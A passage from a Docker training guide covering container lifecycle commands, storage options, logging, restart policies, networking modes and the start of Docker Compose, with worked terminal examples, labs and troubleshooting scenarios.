`docker kill N`	Send SIGKILL immediately (or another signal with -s)
`docker restart N`	Stop then start
`docker rm -f N`	Remove, killing first when running
`docker cp N:/path ./`	Copy files between container and host

Commands that control a running container.

`docker stop` is the graceful path and `docker kill` the forceful one. A process that handles SIGTERM exits with 143; one that was killed shows 137 (see the chapter on Dockerfiles for the PID 1 conditions).

Restart policies

A **restart policy** tells the daemon what to do when the main process exits: `no` (default), `on-failure[:max]` (only for non-zero exit codes, optionally limited), `always` and `unless-stopped` (restart unless the container was stopped explicitly). Restart policies recover from crashes; they also hide crash loops, so the restart count must be monitored (`docker inspect -f '{{.RestartCount}}'`).

Storage options

A container sees three kinds of writable storage:

- the **writable layer** (overlay upper directory): lost when the container is removed, slower than a volume for heavy writes;

- **volumes**: directories managed by Docker under the data root (`/var/lib/docker/volumes/NAME/_data`), independent of the container lifecycle, created with `docker volume create` or implicitly by `-v name:/path`;
- **bind mounts**: a host path mapped into the container (`-v /host/path:/container/path`), which gives the container direct access to host files;
- **tmpfs mounts**: memory-backed directories that vanish when the container stops.




Figure 2.15. Volumes and bind mounts persist on the host outside the writable layer; tmpfs lives in memory; everything else the process writes disappears with the container.

Aspect	Volume	Bind mount	tmpfs
Location	Docker-managed path	Any host path	Memory
Survives docker rm	Yes	Yes (it is a host path)	No
Created by	Docker, empty or from image content	Host administrator	Docker
Ownership issues	Initialised from the image directory	Host UID and GID apply as they are	Root-owned by default mode
Typical use	Database data, uploads	Source code in development, config files	Scratch files, secrets in memory

Volume, bind mount and tmpfs compared.

Logging

Containers should write logs to standard output and standard error. The daemon's **logging driver** collects them. The default `json-file` driver stores one JSON object per line under the container directory and serves `docker logs`. Without rotation the file grows without bound, so `--log-opt max-size` and `max-file` are set per container or in `daemon.json`. Other drivers forward logs to syslog, journald, Fluentd or cloud services; with some drivers `docker logs` is unavailable. The `none` driver discards output.

2.6.2 Worked example

All of the following were run on the build machine; the image `v2-base:1` provides bash and core utilities.

The writable layer and named volumes

Data in the writable layer is lost with the container TERMINAL

```
$ docker run --name v2-s1 v2-base:1 bash -c 'echo data > /tmp/note.txt; cat /tmp/note.txt'
data
$ docker rm v2-s1
$ docker run --rm v2-base:1 bash -c 'ls /tmp/note.txt 2>&1'
ls: cannot access '/tmp/note.txt': No such file or directory
```

A named volume survives TERMINAL

```
$ docker volume create v2-vol
$ docker run --rm -v v2-vol:/data v2-base:1 bash -c 'echo persisted > /data/note.txt'
$ docker run --rm -v v2-vol:/data v2-base:1 cat /data/note.txt
persisted
$ docker volume inspect v2-vol --format 'driver={{.Driver}} mountpoint={{.Mountpoint}}'
driver=local mountpoint=/tmp/dk/data/volumes/v2-vol/_data
```

The mount point is inside the daemon's data root (here `/tmp/dk/data` instead of `/var/lib/docker`).

Bind mounts and ownership

Bind mount shares a host directory TERMINAL

```
$ docker run --rm -v $W/host-dir:/mnt/shared v2-base:1 \
    bash -c 'cat /mnt/shared/h.txt; echo "written in container" > /mnt/shared/c.txt'
from host
$ cat $W/host-dir/c.txt; ls -l $W/host-dir | tail -2
written in container
-rw-r--r-- 1 root root 21 Oct 20 03:12 c.txt
-rw-r--r-- 1 root root 10 Oct 20 03:12 h.txt
```

Files created by the container process appear on the host owned by the container user (root here). A container that runs as an unprivileged user cannot write to a directory owned by root:

Permission error on a bind mount, and the fix TERMINAL

```
$ docker run --rm --user 10001:10001 -v $W/host-dir:/mnt/shared v2-base:1 \
    bash -c 'id -u; touch /mnt/shared/new.txt'
10001
touch: cannot touch '/mnt/shared/new.txt': Permission denied
$ chown 10001:10001 $W/host-dir
$ docker run --rm --user 10001:10001 -v $W/host-dir:/mnt/shared v2-base:1 \
    bash -c 'touch /mnt/shared/new.txt && echo created'
created
$ ls -ln $W/host-dir | tail -3
-rw-r--r-- 1     0     0 21 Oct 20 03:12 c.txt
-rw-r--r-- 1     0     0 10 Oct 20 03:12 h.txt
-rw-r--r-- 1 10001 10001  0 Oct 20 03:12 new.txt
```

tmpfs

tmpfs has a size limit and no persistence TERMINAL

```
$ docker run --rm --tmpfs /scratch:rw,size=8m v2-base:1 bash -c \
    'grep scratch /proc/mounts; dd if=/dev/zero of=/scratch/big bs=1M count=20 2>&1 | head -2'
tmpfs /scratch tmpfs rw,nosuid,nodev,noexec,relatime,size=8192k 0 0
dd: error writing '/scratch/big': No space left on device
9+0 records in
```

Backup and restore of a volume

A volume is backed up by mounting it read-only into a helper container together with a host directory and creating an archive (the helper image `v2-tools:1` contains tar and gzip):

Volume backup and restore TERMINAL

```
$ docker run --rm -v v2-vol:/data:ro -v $W:/backup v2-tools:1 \
    tar czf /backup/v2-vol.tar.gz -C /data .
$ ls -l $W/v2-vol.tar.gz | awk '{print $5, $9}'
155 /tmp/dvw_v2/bind/v2-vol.tar.gz
$ docker volume create v2-vol-restore
$ docker run --rm -v v2-vol-restore:/data -v $W:/backup:ro v2-tools:1 \
    tar xzf /backup/v2-vol.tar.gz -C /data
$ docker run --rm -v v2-vol-restore:/data v2-base:1 cat /data/note.txt
persisted
```

For a database, a logical backup with the database's own tool (`pg_dump`) is safer than copying files of a running server, which can yield an inconsistent copy.

Logs and rotation

docker logs and the json-file driver TERMINAL

```
$ docker run -d --name v2-log --network none v2-base:1 bash -c \
    'for i in 1 2 3; do echo "line $i"; echo "err $i" >&2; done; sleep 30'
$ docker logs v2-log 2>/dev/null
line 1
line 2
line 3
$ docker logs --tail 2 -t v2-log 2>&1
2026-10-20T03:12:24.662140550Z err 2
2026-10-20T03:12:24.662142801Z err 3
$ head -2 $(docker inspect -f '{{.LogPath}}' v2-log)
{"log":"line 1\n","stream":"stdout","time":"2026-10-20T03:12:24.660997869Z"}
{"log":"err 1\n","stream":"stderr","time":"2026-10-20T03:12:24.661398825Z"}
```

The `2>/dev/null` hid the standard error lines; `docker logs` replays both streams. With `--log-opt max-size=10k --log-opt max-file=2` a container that wrote about 100 KB left two files of at most about 10 KB each in the container directory, for example `...-json.log` (730 bytes) and `...-json.log.1` (10052 bytes): the oldest data was discarded. With `--log-driver none` the log commands refuse to run:

The none driver TERMINAL

```
$ docker logs v2-log3
Error response from daemon: configured logging driver does not support reading
```

Restart policies

on-failure with a limit, and unless-stopped TERMINAL

```
$ docker run -d --name v2-rs --restart on-failure:3 v2-base:1 bash -c 'echo run; exit 3'
$ docker inspect -f 'status={{.State.Status}} restarts={{.RestartCount}} \
    exit={{.State.ExitCode}}' v2-rs
status=exited restarts=3 exit=3
$ docker run -d --name v2-rs3 --restart unless-stopped v2-base:1 \
    bash -c 'echo started; sleep 1; exit 1'
$ docker inspect -f 'status={{.State.Status}} restarts={{.RestartCount}}' v2-rs3
status=running restarts=4
$ docker stop v2-rs3; docker inspect -f 'after stop: status={{.State.Status}}' v2-rs3
v2-rs3
after stop: status=exited
```

The first container was restarted three times and then left in `exited`. The second container looped (delays between restarts grow exponentially) until stopped manually, after which the policy no longer applied. The policy of a container can be changed with `docker update --restart`.

2.6.3 Hands-on

Objective: prove that a volume outlives its container and practise backup.

1. Create a volume `lab-data` and run a container that writes a file into it, then remove the container.
2. Start a second container with the same volume and read the file.
3. Run a throwaway container that archives the volume to a host directory (`tar czf`), delete the volume with `docker volume rm lab-data`, recreate it and restore the archive.

4. Start a container with `--log-opt max-size=10k --log-opt max-file=2` that prints many lines and list the files at `docker inspect -f '{{.LogPath}}'`.
5. Run `docker run -d --restart on-failure:3 IMAGE sh -c 'exit 1'` and check `RestartCount` after a few seconds.

Expected result: the file survives step 1, the restore reproduces it, at most two log files exist and the restart count stops at 3.

2.6.4 Real-world problems and solutions

Problem 13: data lost after the container was removed

Scenario. A PostgreSQL container is recreated with a new image version and the tables are gone.

Symptoms. The database starts empty; `docker volume ls` shows a different anonymous volume or none.

Diagnosis. `docker inspect NAME --format '{{json .Mounts}}'` shows whether the data directory is a named volume, a bind mount or part of the writable layer. The demonstration with Compose confirmed the rule: after `docker compose down` the named volume `pgdata` remained and the table still contained 2 rows after the next `up`; after `docker compose down -v` the volume was deleted and the next start reported `relation "orders" does not exist`.

Root cause. Data written to the writable layer, or to an anonymous volume that was not reused, does not survive recreation. The option `-v` of `docker compose down` also deletes named volumes.

Fix. Mount a named volume (or a bind mount) on the data directory, and reuse it on recreation. Restore from backup if the volume was deleted.

Prevention. Declare the volume in Compose or the run command, never use `down -v` against environments with data, and take regular logical backups.

Problem 14: permission denied on a bind-mounted directory

Scenario. The application runs as UID 10001 and writes uploads to `/data`, bind-mounted from the host.

Symptoms. `Permission denied` or `AccessDeniedException` when writing; reads work.

Diagnosis. Compare `id -u` inside the container with `ls -ln` of the directory (see the experiment above: UID 10001 was denied on a root-owned directory).

Root cause. A bind mount keeps host ownership and mode. The container user's numeric UID does not match the owner.

Fix. `chown` the host directory to the container UID, run the container with `--user` equal to the directory owner, or use a named volume, which is initialised from the image directory ownership.

Prevention. Use numeric UIDs consistently and document the ownership requirement. On SELinux hosts, volume options such as `:z` are additionally needed (from memory, verify).

Problem 15: disk full from images, volumes and logs

Scenario. A build server or host becomes read-only because `/var/lib/docker` fills up.

Symptoms. `no space left on device` from builds or database writes.

Diagnosis. `docker system df` summarises usage by type. Output from the build machine (the daemon contained only the images of this Part and a few unused volumes):

Disk usage by object type TERMINAL

```
$ docker system df
TYPE            TOTAL     ACTIVE    SIZE      RECLAIMABLE
Images          17        0         1.147GB   77.26MB (6%)
Containers      0         0         0B        0B
Local Volumes   2         0         47.7MB    47.7MB (100%)
Build Cache     119       0         1.226GB   70.82MB
```

`du -sh /var/lib/docker/containers/*` shows oversized `*-json.log` files.

Root cause. Old image versions accumulate with each release, build cache grows, unused volumes remain, and json-file logs without rotation grow until the disk is full.

Fix. Remove what is verified as unused: `docker image prune`, `docker builder prune --filter until=168h`, `docker volume ls -f dangling=true` before `docker volume rm`. Avoid `docker system prune --volumes` on hosts with data,

because it can delete volumes of stopped containers. Set log rotation in `/etc/docker/daemon.json`: `{"log-driver": "json-file", "log-opts": {"max-size": "10m", "max-file": "3"}}`.

Prevention. Scheduled pruning of images and cache with an age filter, log rotation by default and an alert on disk usage.

2.6.5 Questions to expect

Q1. What is the difference between `docker stop` and `docker kill`? `stop` sends SIGTERM and, after a timeout (10 s by default), SIGKILL; `kill` sends SIGKILL (or a chosen signal) immediately. Only `stop` allows a graceful shutdown.

Q2. Where does container data go and what survives removal? Writes go to the writable overlay layer, deleted with the container. Named volumes and bind mounts persist; tmpfs data does not.

Q3. Volume or bind mount? Volumes are managed by Docker, portable between hosts' directory layouts and preferred for production data. Bind mounts expose a specific host path and suit development and configuration files.

Q4. What restart policies exist? `no`, `on-failure[:max]`, `always` and `unless-stopped`. They apply only after the container started successfully and do not repair the cause of a crash.

Q5. How should an application log in a container? To standard output and error, one event per line, leaving collection to the logging driver or the platform; the log file inside the container is avoided.

Q6. How are logs rotated? With the `json-file` options `max-size` and `max-file`, per container or in `daemon.json`. Without them the file grows without bound.

Q7. How is a volume backed up? A helper container mounts the volume (read-only) and a host directory and creates a tar archive; for databases the native dump tool is preferred.

Q8. What does `docker exec` do? It starts an extra process in the namespaces and cgroup of a running container; it does not start a new container.

KEY POINTS

- A container's writable layer dies with it; persistent data needs a volume or bind mount.
- Run containers with explicit names, restart policies and log rotation; monitor RestartCount.
- Bind mounts inherit host ownership; align UIDs or use volumes.
- stop is graceful (SIGTERM then SIGKILL), kill is immediate.
- Use docker system df and targeted prune commands to keep disks healthy; never prune volumes blindly.

2.7 Container Networking

Containers must talk to each other and to the outside world, yet each has its own network namespace with its own interfaces and loopback address. A service such as `orders-service` must find the database without hard-coded IP addresses, which change on every start. Docker provides several network drivers and an embedded DNS server for this purpose. This chapter explains the models, what happens when a port is published and the single mistake that causes most connectivity failures: using `localhost` for another container.

2.7.1 Concept and mechanism

Network modes

Mode	Behaviour	Typical use
`bridge (user-defined)`	A virtual switch per network; containers get private addresses and can resolve each other by name	Application stacks, Compose
`bridge (default, `bridge`)`	The legacy default network; no name resolution between containers	Quick experiments
`host`	The container shares the host network stack; no isolation, no port mapping	Performance-sensitive or network tools
`none`	Only a loopback interface	Jobs without network, strict isolation
`container:NAME`	Joins the network namespace of another container	Sidecars, debugging

Docker network drivers and modes.




Figure 2.16. The four modes differ in which network namespace the container process joins and whether a virtual bridge with name resolution is present.

Service discovery by DNS

In a user-defined bridge network the daemon runs an embedded DNS server, reachable at `127.0.0.11` from inside every container. It answers queries for container names, network aliases and Compose service names with the container's address on that network. Containers on different networks cannot resolve or reach each other, which isolates stacks.




Figure 2.17. The application resolves the service name through the embedded resolver and connects to the address that the daemon returns, so no address is ever written into configuration.

Publishing ports

A container address on a bridge network is private to the host. `-p HOST_PORT:CONTAINER_PORT` (or `ports:` in Compose) makes a container port reachable through a host port. On a normal host Docker adds an iptables rule in the `nat` table: a DNAT rule rewrites the destination of packets arriving at the host port to the container address, and a MASQUERADE rule rewrites the source of outbound packets so that replies find their way back. A userland proxy process (`docker-proxy`) additionally handles connections that originate on the host itself.




Figure 2.18. Publishing translates a host address and port into the container address with a NAT rule; the userland proxy covers local connections and is the only mechanism active on the build machine.

NOTE

Limits of the build machine. The daemon was started with `--iptables=false` and `--bridge=none`: no default `bridge` network exists, the `nat` table has no Docker rules (`iptables -t nat -S` showed only the default chains) and IPv4 forwarding is disabled (every container start prints `WARNING: IPv4 forwarding is disabled. Networking will not work.`). Container-to-container traffic on user-defined networks and host-to-published-port traffic through `docker-proxy` worked and are shown below. Traffic from outside the machine, from containers to the internet and NAT behaviour were not available and are described conceptually only.

2.7.2 Worked example

Two small programs written for this guide are in the image `v2-base:1`: `srv PORT` listens and answers `hello from <hostname>`, and `cli HOST PORT` connects and prints the reply.

User-defined bridge and DNS

Name resolution on a user-defined network TERMINAL

```
$ docker network ls --format '{{.Name}}\t{{.Driver}}'
host    host
none    null
$ docker network create --driver bridge --subnet 172.30.0.0/24 v2-net
$ docker run -d --name v2-api --network v2-net --network-alias orders v2-base:1 srv 8080
$ docker network inspect v2-net --format '{{range .Containers}}{{.Name}} {{.IPv4Address}} {{end}}'
v2-api 172.30.0.2/24
$ docker run --rm --network v2-net v2-base:1 cli v2-api 8080
hello from 1f1db511f724
$ docker run --rm --network v2-net v2-base:1 cli orders 8080
hello from 1f1db511f724
$ docker run --rm --network v2-net v2-base:1 bash -c 'grep -E "nameserver|options" /etc/resolv.conf'
nameserver 127.0.0.11
options timeout:2 attempts:3 ndots:0
```

The client reached the server by container name and by network alias. The first output shows that no `bridge` network exists on this machine, which is a consequence of the daemon flags. The resolver address `127.0.0.11` is the embedded DNS server.

The localhost mistake and isolation

localhost is the container itself TERMINAL

```
$ docker run --rm --network v2-net v2-base:1 cli localhost 8080
connect: Connection refused
$ docker run --rm --network v2-net v2-base:1 cli nosuchhost 8080
resolve nosuchhost: Name or service not known
$ docker network create v2-net2
$ docker run --rm --network v2-net2 v2-base:1 cli v2-api 8080
resolve v2-api: Name or service not known
```

`localhost` in the client container refers to the client's own loopback interface, where nothing listens. The third command shows network isolation: from a different network the name does not resolve at all.

Sharing a network namespace

container:NAME joins the namespace — TERMINAL

```
$ docker run -d --name v2-main --network none v2-base:1 srv 8080
$ docker run --rm --network container:v2-main v2-base:1 cli localhost 8080
hello from 4e8eb5d9b1de
$ docker run --rm --network none v2-base:1 cli localhost 8080
connect: Connection refused
```

A second container joined to the namespace of `v2-main` reaches the server on `localhost`; an unrelated container with its own empty namespace does not. This is how Kubernetes containers of one pod communicate.

Host mode and none

host and none — TERMINAL

```
$ docker run --rm --network none v2-base:1 bash -c 'cat /proc/net/dev | tail -n +3 | cut -d: -f1'
    lo
$ docker run -d --name v2-host --network host v2-base:1 srv 18081
$ ./cli localhost 18081                  # run on the host
hello from vm
$ docker run --rm --network host v2-base:1 \
    bash -c 'tail -n +3 /proc/net/dev | cut -d: -f1 | tr "\n" " "'
    lo   ifb0   ifb1   eth0
```

In host mode the server bound port 18081 directly on the host (reply `vm` is the host name), and the container saw the host interfaces. Host mode has no isolation: two containers cannot bind the same port, and the container can reach services listening on the host's loopback.

Published port

Port publishing on the build machine (userland proxy) — TERMINAL

```
$ docker run -d --name v2-pub --network v2-pn -p 18082:8080 v2-base:1 srv 8080
$ docker port v2-pub
8080/tcp -> 0.0.0.0:18082
$ ./cli localhost 18082
hello from 7d5bfcfe9691
$ ps -eo pid,args | grep docker-proxy | grep -v grep
32337 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 18082 ...
$ iptables -t nat -S
-P PREROUTING ACCEPT
-P INPUT ACCEPT
-P OUTPUT ACCEPT
-P POSTROUTING ACCEPT
```

The connection from the host succeeded through the `docker-proxy` process, while the NAT table stayed empty because iptables handling was disabled. On a standard installation the same command would add DNAT and MASQUERADE rules as shown conceptually in the figure above.

2.7.3 Hands-on

Objective: build a two-container network and break it on purpose.

1. Create a user-defined network and start two containers on it, for example `docker run -d --name web --network lab nginx` and `docker run --rm --network lab curlimages/curl curl -s http://web` (any images with an HTTP server and client).
2. Resolve the name from the second container and note the IP returned (`docker network inspect lab`).
3. Replace the name with `localhost` and observe the failure.
4. Start a third container on a second network and confirm that it cannot resolve `web`; connect it to both networks with `docker network connect lab NAME` and retry.
5. Start the server with `-p 8081:80` and use `curl localhost:8081` from the host.

Expected result: name resolution works within one network only, `localhost` fails, `docker network connect` joins a container to an additional network and the published port answers on the host.

2.7.4 Real-world problems and solutions

Problem 16: connection refused to localhost inside a container

Scenario. `orders-service` is configured with `spring.datasource.url=jdbc:postgresql://localhost:5432/orders`, which worked on the laptop, and is run in a container next to a `db` container.

Symptoms. Start-up fails with `Connection to localhost:5432 refused`. The database container is healthy and reachable from the host on its published port.

Diagnosis. From inside the application container, the experiment above (`cli localhost 8080`) fails in the same way. The demonstration application reports it in its health endpoint: with the default URL the response was `{"status":"DOWN","db":"unreachable localhost"}`.

Root cause. Every container has its own loopback interface. `localhost` inside the application container refers to that container, not to the host and not to the database container.

Fix. Use the service or container name on a shared user-defined network: `jdbc:postgresql://db:5432/orders`. Reach the host itself through `host.docker.internal` (available with Docker Desktop, and on Linux with `--add-host=host.docker.internal:host-gateway`, from memory) only when the dependency really runs on the host.

Prevention. Provide connection URLs through environment variables and test the container configuration, not the laptop configuration.

Problem 17: service reachable inside the network but not from the host

Scenario. `curl localhost:8080` from the host fails although the application is healthy.

Symptoms. `docker port NAME` prints nothing; `curl` reports connection refused.

Diagnosis. `docker ps` shows an empty PORTS column. If a port is published but still unreachable, check whether the application binds to `127.0.0.1` inside the container instead of `0.0.0.0`.

Root cause. Ports are published only with `-p` or `ports:` (the Dockerfile `EXPOSE` is documentation). A server bound to the container's loopback is not reachable through the bridge.

Fix. Publish the port and bind the server to `0.0.0.0` (Spring Boot does so by default; `server.address` must not be set to `127.0.0.1`).

Prevention. Include a published-port check in the smoke test of the Compose stack.

2.7.5 Questions to expect

Q1. How do containers find each other by name? On a user-defined network the embedded DNS server at 127.0.0.11 resolves container names, aliases and Compose service names. The default bridge network offers no such resolution.

Q2. Why does `localhost` fail between containers? Each container has its own network namespace and loopback interface, so `localhost` is the container itself. Use the service name on a shared network.

Q3. Explain `-p 8080:80`. It maps host port 8080 to container port 80. Docker implements it with a DNAT rule (and a userland proxy for local connections), so traffic to the host's port 8080 is forwarded to the container's address.

Q4. What is the difference between EXPOSE and publishing? EXPOSE is metadata documenting a port. Publishing makes the port reachable from outside the container network.

Q5. When is host networking appropriate? When the container needs the host's network stack directly, for example monitoring agents or very high packet rates. It sacrifices isolation and port independence.

Q6. How are two networks isolated and how can a container join both? Containers on different bridge networks cannot reach each other. `docker network connect` attaches a running container to an additional network.

Q7. What does `--network container:NAME` do? The new container shares the other's network namespace, so both see the same interfaces and `localhost`.

Q8. How does outbound traffic reach the internet from a container? The container sends packets to the bridge gateway; the host forwards them (IP forwarding) and masquerades the source address with NAT. Not testable on the build machine.

sreeram

KEY POINTS

- Use user-defined networks: they provide DNS names and isolation; each stack gets its own network.
- localhost inside a container is the container; address other services by name.
- EXPOSE documents; -p or ports: publishes, by NAT rules (and docker-proxy for local connections).
- Host mode shares the host stack, none gives only loopback, container:NAME shares another container's namespace.
- State the limits of the environment: on the build machine NAT, forwarding and external traffic were unavailable, name resolution and local publishing worked.

2.8 Docker Compose

An application such as `orders-service` consists of several containers: the service, a PostgreSQL database and, optionally, a cache. Starting them with separate `docker run` commands requires the reader to remember networks, volumes, environment variables and start order. **Docker Compose** describes the whole stack in one YAML file (`compose.yaml`) and starts, stops and inspects it with one command. Compose is used for local development, for integration tests in a pipeline and for small single-host deployments; production clusters use an orchestrator (see the Kubernetes chapters).

2.8.1 Concept and mechanism

A Compose file follows the Compose Specification. The top-level keys are `services`, `networks`, `volumes`, `configs`, `secrets` and `name`. The obsolete `version:` key is not needed in current Compose (a warning is printed if it is present; from memory, verify against the current specification). The tool is invoked as `docker compose` (a plugin of the Docker CLI; version v5.5.1 on the build machine).

Key	Meaning
`image`	Image to run; with `build` it is also the tag given to the built image
`build`	Build context (and Dockerfile, args, target) used by `docker compose build`
`environment, env_file`	Environment variables inline or from files; `${VAR}` in the file is substituted from the shell or from `.env`
`ports`	Published ports (`"HOST:CONTAINER"`)
`volumes`	Named volumes and bind mounts
`networks`	Networks the service joins; the service name becomes a DNS name
`depends_on`	Start order; with `condition` the wait criterion
`healthcheck`	Same as the Dockerfile instruction, overriding it
`restart`	Restart policy
`profiles`	Starts the service only when a profile is activated

Important keys of a service.

Start order and readiness

`depends_on` controls the order of creation and removal. By default it waits only until the dependency container is *running*. Per the Docker documentation (startup order page, consulted October 2026) the available conditions are `service_started`, `service_healthy` (the dependency's healthcheck must pass) and `service_completed_successfully` (the dependency must run to completion, suited to migration jobs). A running database is not yet a database that accepts connections, so applications that connect at start-up need `service_healthy`.

